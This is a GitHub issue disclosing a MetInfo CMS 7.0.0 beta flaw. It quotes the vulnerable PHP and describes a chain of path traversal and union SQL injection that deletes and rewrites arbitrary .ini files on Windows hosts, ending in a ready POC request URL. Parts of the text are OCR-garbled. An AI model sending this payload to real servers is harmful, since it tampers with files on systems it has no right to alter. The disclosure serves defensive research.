New issue

Jump to bottom

metinfo 7.0 beta vulnerability #1

Open cby234 opened this issue on Oct 24, 2019 · 0 comments

cby234 commented on Oct 24, 2019 • edited Owner

Vulnerability Name: Metinfo CMS ini file modify vulnerability
Product Homepage: https://www.metinfo.cn/
Software link: https://u.mituo.cn/api/metinfo/download/7.0.0beta
Version: V7.0.0 beta

(This vulnerability only occur in Window OS)

In /language/admin/language_general.class.php doExportPack Method

```
public function doExportPack()
{
    global $_M;
    if (!isset($_M['form']['editor']) || !$_M['form']['editor']) {
        $this->error($_M['word']['js41']);
    }

    $editor = $_M['form']['editor'];
    $site = isset($_M['form']['site']) ? $_M['form']['site'] : '';
    $appno = $_M['form']['appno'] ? $_M['form']['appno'] : '';
    $filename = PATH_WEB . 'cache/language_' . $site . '_' . $editor . '.ini';
    delfile($filename);
    //[illegible]
    $this->doget_admin_pack($appno,$site,$editor);
    $filename = realpath($filename);
    header("");
    Header("Content-type:  application/octet-stream ");
    Header("Accept-Ranges:  bytes ");
    Header("Accept-Length: " . filesize($filename));
    header("Content-Disposition:  attachment;  filename=language_{$site}_" . $appno .'_'. $editor . ".ini");
    //[illegible]
    $log_name = $_M['form']['site'] ? 'langadmin' : 'langweb';
    logs::addAdminLog($log_name,'language_outputlang_v6','jsok','doExportPack');
    readfile($filename);
}
```

In this method We can find `editor` and `site` parameter makes `filename` value and use it for

`delfile` method's argument

```
public function doExportPack()
{
    global $_M;
    if (!isset($_M['form']['editor']) || !$_M['form']['editor']) {
        $this->error($_M['word']['js41']);
    }
    $editor = $_M['form']['editor'];
    $site = isset($_M['form']['site']) ? $_M['form']['site'] : '';
    $appno = $_M['form']['appno'] ? $_M['form']['appno'] : '';
    $filename = PATH_WEB . 'cache/language_' . $site . '_' . $editor . '.ini';
    delfile($filename);
    //[illegible]
    $this->doget_admin_pack($appno,$site,$editor);
    $filename = realpath($filename);
    header("");
    Header("Content-type:  application/octet-stream ");
    Header("Accept-Ranges:  bytes ");
    Header("Accept-Length: " . filesize($filename));
    header("Content-Disposition:  attachment;  filename=language_{$site}_" . $appno .'_'. $editor . ".ini");
    //[illegible]
    $log_name = $_M['form']['site'] ? 'langadmin' : 'langweb';
    logs::addAdminLog($log_name,'language_outputlang_v6','jsok','doExportPack');
    readfile($filename);
}
```

Let's take a look at app/system/include/function/file.func.php source code

```
function delfile($fileUrl){
        $fileUrl = path_absolute($fileUrl);
        @clearstatcache();
        if(stristr(PHP_OS,"WIN")) {
                $fileUrl = @iconv("utf-8", "GBK", $fileUrl);
        }

        if(file_exists($fileUrl)){
                unlink($fileUrl);
                return true;
        }else{
                return false;
        }
        @clearstatcache();
}
```

When we check `delfile` method we use `filename` argument for `file_exists` function and if

return value is true unlink `filename` argument file will be unlink

Before we analyze more about this point.

Let's take a look at about `file_exists` function's difference between in `Linux` and `Windows`

```
php > if (is_file('./test.ini')) echo 'ok';
ok
php > if (is_file('./test.ini2222222')) echo 'ok';
php > if (is_file('./asdf/../test.ini')) echo 'ok';
php >
```

```
php > if(is_file('./test.ini')) echo 'ok';
ok
php > if(is_file('./test.ini22222222')) echo 'ok';
php > if(is_file('./asdf/../test.ini')) echo 'ok';
ok
php >
```

In `Linux` (first picture) if there is no real dirctory which name is `asdf` function do not return true

value unliness there is `../` value. But In Windows `file_exists` funciotn return true value if there is

fake directory which name is `asd` (second picture).

We will use this point for vulnerability.

Okay after `unlink` file doExportPack method call `doget_admin_pack` method

Let's take a look at `doget_admin_pack` method

```
//Ξ~NΞΞ~O~VΞ~P~NΞ~OΞ□ Ξ~@Ξ~L~E
public function doget_admin_pack($appno,$site,$editor)
{
    global $_M;
    $sql = $appno ? "AND app = {$appno}" : '';
    $language_data = array();
    if ($site == 'admin') {
        $query = "SELECT name,value FROM {$_M['table']['language']} WHERE lang='{$editor}' AND site ='1' {$sql}";
        $language_data = DB::get_all($query);
        $lang_pack_url = PATH_WEB . 'cache/language_admin_' . $editor . '.ini';
    } else if ($site == 'web') {
        $query = "SELECT name,value FROM {$_M['table']['language']} WHERE lang='{$editor}' AND site ='0' {$sql}";
        $language_data = DB::get_all($query);
        $lang_pack_url = PATH_WEB . 'cache/language_web_' . $editor . '.ini';
    }

    foreach ($language_data as $key => $val) {
        file_put_contents($lang_pack_url, $val['name'] . '=' . $val['value'] . PHP_EOL, FILE_APPEND);
    }
}
```

In Source Code If `site` parameter value is 'admin' or 'web' we use `appno` parameter value for SQL

query. And there is any single quarter for `appno` parameter.

So we can execute `Union Sql Injection`

```
//Ξ~NΞΞ~O~VΞ~P~NΞ~OΞ□ Ξ~@Ξ~L~E
public function doget_admin_pack($appno,$site,$editor)
{
    global $_M;
    $sql = $appno ? "AND app = {$appno}" : '';
    $language_data = array();
    if ($site == 'admin') {
        $query = "SELECT name,value FROM {$_M['table']['language']} WHERE lang='{$editor}' AND site ='1' {$sql}";
        $language_data = DB::get_all($query);
        $lang_pack_url = PATH_WEB . 'cache/language_admin_' . $editor . '.ini';
    } else if ($site == 'web') {
        $query = "SELECT name,value FROM {$_M['table']['language']} WHERE lang='{$editor}' AND site ='0' {$sql}";
        $language_data = DB::get_all($query);
        $lang_pack_url = PATH_WEB . 'cache/language_web_' . $editor . '.ini';
    }

    foreach ($language_data as $key => $val) {
        file_put_contents($lang_pack_url, $val['name'] . '=' . $val['value'] . PHP_EOL, FILE_APPEND);
    }
}
```

Furthermore We use return of Sql query for new ini file's content

Cause we have Union SQL injection vulnerabilty We can modify ini file's content

```
//Ξ~NΞΞ~O~VΞ~P~NΞ~OΞ□ Ξ~@Ξ~L~E
public function doget_admin_pack($appno,$site,$editor)
{
    global $_M;
    $sql = $appno ? "AND app = {$appno}" : '';
    $language_data = array();
    if ($site == 'admin') {
        $query = "SELECT name,value FROM {$_M['table']['language']} WHERE lang='{$editor}' AND site ='1' {$sql}";
        $language_data = DB::get_all($query);
        $lang_pack_url = PATH_WEB . 'cache/language_admin_' . $editor . '.ini';
    } else if ($site == 'web') {
        $query = "SELECT name,value FROM {$_M['table']['language']} WHERE lang='{$editor}' AND site ='0' {$sql}";
        $language_data = DB::get_all($query);
        $lang_pack_url = PATH_WEB . 'cache/language_web_' . $editor . '.ini';
    }

    foreach ($language_data as $key => $val) {
        file_put_contents($lang_pack_url, $val['name'] . '=' . $val['value'] . PHP_EOL, FILE_APPEND);
    }
}
```

So attack scenario is below

1. give `site` parameter value for 'admin' or 'web' and give `editor` parameter for

'../../../---/{ini-filename}

2. give `appno` parameter for SQLI POC which include ini file content

In `Linux` if there is no `language_admin_` directory this vulnerability will not occur


But `Windows` doesn't need `language_admin_` directory this vulnerabilty will execute 100%


(Of course in `Lniux` has `language_admin_` or any other directory name which can make by


`site` and `editor` parameter this vulnerability will execute)

POC :

/admin/?n=language&c=language_general&a=doExportPack&site=web&editor=/../../../../../Windows/test&appno= 1=1 union select 0x49732069742076756c6e657261626c653f3f,ox5965732121







Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant